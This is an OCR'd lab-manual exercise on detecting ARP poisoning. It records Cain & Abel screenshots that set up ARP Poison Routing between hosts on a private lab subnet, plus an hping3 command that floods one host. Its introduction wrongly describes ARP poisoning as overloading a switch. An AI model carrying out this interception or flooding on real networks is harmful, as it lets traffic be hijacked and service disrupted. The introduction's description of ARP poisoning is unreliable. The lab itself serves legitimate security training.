
Task 1: Detect ARP Poisoning in a Switch-Based Network


ARP poisoning involves forging many ARP request and reply packets to overload a switch. ARP cache poisoning is the method of attacking a LAN network by updating the target computer's ARP cache with both forged ARP request and reply packets designed to change the Layer 2 Ethernet MAC address (that of the network card) to one that the attacker can monitor. Attackers use ARP poisoning to sniff on the target network. Attackers can thus steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.


We must assess the organization or target of evaluation for ARP poisoning vulnerabilities.


Here, we will detect ARP poisoning in a switch-based network.






File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint
M0 M1 M3
MAC Address Scanner
Target
All hosts in my subnet
Range
From
10 . 10 . 1 . 1
To
10 . 10 . 1 . 30
Promiscuous-Mode Scanner
ARP Test (Broadcast 31-bit)
ARP Test (Broadcast 16-bit)
ARP Test (Broadcast 8-bit)
ARP Test (Group bit)
ARP Test (Multicast group 0)
ARP Test (Multicast group 1)
ARP Test (Multicast group 3)
All Tests
OK
Cancel
Hosts APR Routing Passwords VoIP
Lost packets: 0%



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint Host name B... B... B8 Gr M0 M1 M3
10.10.1.1 02155D310665
10.10.1.9 02155D31066A
10.10.1.10 00155D018001 Microsoft Corporation
10.10.1.13 02155D310667
10.10.1.14 02155D31066B
10.10.1.16 02155D310668
Hosts APR Routing Passwords VoIP
Lost packets: 0%



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status
New ARP Poison Routing
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
Status
IP address MAC Hostname
10.10.1.1 02155D310665
10.10.1.9 02155D31066A
10.10.1.10 00155D018001
10.10.1.13 02155D310667
10.10.1.14 02155D31066B
10.10.1.16 02155D310668
IP address MAC Hostname
OK
Cancel
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
http://www.oxid.it



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status
New ARP Poison Routing
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
Status
IP address MAC Hostname
10.10.1.1 02155D310665
10.10.1.9 02155D31066A
10.10.1.10 00155D018001
10.10.1.13 02155D310667
10.10.1.14 02155D31066B
10.10.1.16 02155D310668
IP address MAC Hostname
10.10.1.16 02155D310668
10.10.1.14 02155D31066B
10.10.1.13 02155D310667
10.10.1.9 02155D31066A
10.10.1.1 02155D310665
OK
Cancel
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
http://www.oxid.it



File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Poisoning 10.10.1.10 00155D018001 0 0 02155D310667 10.10.1.13
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%



Applications Places System
Wed Sep 17, 10:41
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#hping3 10.10.1.10 -c 100000
HPING 10.10.1.10 (eth0 10.10.1.10): NO FLAGS are set, 40 headers + 0 data bytes
len=40 ip=10.10.1.10 ttl=128 DF id=1 sport=0 flags=RA seq=0 win=0 rtt=3.6 ms
len=40 ip=10.10.1.10 ttl=128 DF id=2 sport=0 flags=RA seq=1 win=0 rtt=6.5 ms
len=40 ip=10.10.1.10 ttl=128 DF id=3 sport=0 flags=RA seq=2 win=0 rtt=6.4 ms
len=40 ip=10.10.1.10 ttl=128 DF id=4 sport=0 flags=RA seq=3 win=0 rtt=6.4 ms
len=40 ip=10.10.1.10 ttl=128 DF id=5 sport=0 flags=RA seq=4 win=0 rtt=6.3 ms
len=40 ip=10.10.1.10 ttl=128 DF id=6 sport=0 flags=RA seq=5 win=0 rtt=6.3 ms
